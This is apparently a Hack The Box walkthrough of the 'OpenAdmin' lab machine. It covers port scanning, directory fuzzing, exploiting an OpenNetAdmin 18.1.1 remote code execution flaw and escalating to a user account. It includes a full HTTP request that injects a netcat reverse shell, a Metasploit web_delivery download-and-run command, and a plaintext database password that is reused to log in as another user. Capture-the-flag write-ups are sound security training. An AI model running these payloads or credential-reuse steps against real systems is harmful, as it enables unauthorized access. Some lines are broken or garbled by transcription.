
OpenAdmin

```
==========================
|     OPENADMIN     10.10.10.171        |
==========================
```




InfoGathering

```
[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-04 12:00 MST
[*] Nmap: Nmap scan report for 10.10.10.171
[*] Nmap: Host is up (0.11s latency).
[*] Nmap: Not shown: 998 closed ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
[*] Nmap: |   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
[*] Nmap: |_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
[*] Nmap: 80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
[*] Nmap: |_http-server-header: Apache/2.4.29 (Ubuntu)
[*] Nmap: |_http-title: Apache2 Ubuntu Default Page: It works
[*] Nmap: No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/
submit/ ).
[*] Nmap: TCP/IP fingerprint:
[*] Nmap:
OS:SCAN(V=7.80%E=4%D=1/4%OT=22%CT=1%CU=34528%PV=Y%DS=2%DC=T%G=Y%TM=5E10E0FA
[*] Nmap: OS:%P=x86_64-pc-linux-
gnu)SEQ(SP=106%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(
[*] Nmap:
OS:O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
[*] Nmap:
OS:NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
[*] Nmap:
OS:R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
%F=AS
[*] Nmap: OS:
%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
[*] Nmap: OS:Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
[*] Nmap: OS:R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T
[*] Nmap:
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
[*] Nmap: OS:S)
[*] Nmap: Network Distance: 2 hops
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: TRACEROUTE (using port 8888/tcp)
[*] Nmap: HOP RTT      ADDRESS
[*] Nmap: 1   67.85 ms 10.10.14.1
[*] Nmap: 2   66.64 ms 10.10.10.171
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 37.64 seconds
```

FUZZ RESULTS

```
/.htpasswd
.hta
.htaccess
/artwork
/index.html
/music
/sierra
/server-status
```

http://10.10.10.171



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
```

http://openadmin.htb/artwork




http://openadmin.htb/music




Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Quis ipsum suspendisse ultrices gravida.

http://openadmin.htb/sierra



http://openadmin/ona appears to be the target/. I fuzzed this site as well
SOURCE: https://github.com/opennetadmin/ona



Newer Version Available

You are NOT on the latest release version
Your version =
Latest version =

Please DOWNL

User Info

ONA User Auth Info

Username: guest
Groups: Default
Permissions:

Change Password

Current DB connection info

Database Host	localhost
Database Type	mysqli
Database Name	ona_default
Database User	ona_sys
Database Context	DEFAULT
Database Context Desc	Default data context
Database Context Color	#D3DBFF

Record Counts


Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:

Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here



DNS Domain Administration

Domains (1)

Domain name	Parent domain	Records in domain
openadmin.htb		0

Add DNS domain

FUZZ RESULTS
/images
/modules
/local
/plugins
/include
/config

Gaining Access

A lot to look into here. The box is called OpenAdmin which is not just the domain. There is a location /ona which is opennetadmin. There may be an RCE

```
searchsploit opennetadmin
# RESULTS
OpenNetAdmin 18.1.1 - Remote Code Execution | exploits/php/webapps/47691.sh

# Examine and copy exploit for use
searchsploit -x exploits/php/webapps/47691.sh
searchsploit -m exploits/php/webapps/47691.sh
```

RESOURCE: https://www.exploit-db.com/exploits/47691


Set up a listener

```
nc -lvnp 8087
```

I used the basis of that exploit to send a burp request with the below payload. This requires a session ID in the cookie. Instead of pretending to have RCE as the default exploit does, this gives us a shell

```
POST /ona/ HTTP/1.1
Host: openadmin.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://openadmin.htb/ona/
Method: POST http://openadmin.htb/ona/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Connection: close
Cookie: ona_context_name=DEFAULT; ONA_SESSION_ID=u9sct9f6cabfb5gukutmnu3hkb

xajax=window_submit&xajaxr=1578165782666&xajaxargs[]=tooltips&xajaxargs[]=ip%3d%3E;rm+/tmp/
lol%3bmkfifo+/tmp/lol%3bcat+/tmp/lol|/bin/sh+-i+2>%261|nc+10.10.14.21+8087+>/tmp/
lol&xajaxargs[]=ping
```

This gave me a shell as www-data



```
root@kali:~/HTB/Boxes/OpenAdmin# nc -lvnp 8087
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8087
Ncat: Listening on 0.0.0.0:8087
Ncat: Connection from 10.10.10.171.
Ncat: Connection from 10.10.10.171:40540.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

I upgraded this shell to a meterpreter


```
use exploit/multi/script/web_delivery
set LHOST 10.10.14.21
set SRVHOST 10.10.14.21
set LPORT 8086
set SRVPORT 8085
set target 6
set payload linux/x64/meterpreter/reverse_tcp
run

# Execute generated command in shell
wget -qO HCyv7ZPh --no-check-certificate http://10.10.14.21:8086/HYrrvav; chmod +x HCyv7ZPh; ./
HCyv7ZPh&
```

I could not get user flag. My next assumed task was to find some credentials which i did in **/var/www/ona/local/config/database_settings.inc.php**

```
cat /var/www/ona/local/config/database_settings.inc.php
# RESULTS
      array (
        'db_type' => 'mysqli',
        'db_host' => 'localhost',
        'db_login' => 'ona_sys',
        'db_passwd' => 'n1nj4W4rri0R!',
        'db_database' => 'ona_default',
        'db_debug' => false,
      ),
```

There are 2 users in the /home directory. Jimmy and Joanna. I tried to su as both of them. I was able to su successfully as Jimmy

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
su jimmy
n1nj4W4rri0R!
```



```
su: must be run from a terminal
$ python --version
/bin/sh: 8: python: not found
$ python3 --version
Python 3.6.8
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@openadmin:/opt/ona/www$ su joanna
su joanna
Password: n1nj4W4rri0R!

su: Authentication failure
www-data@openadmin:/opt/ona/www$ su jimmy
su jimmy
Password: n1nj4W4rri0R!

jimmy@openadmin:/opt/ona/www$
```

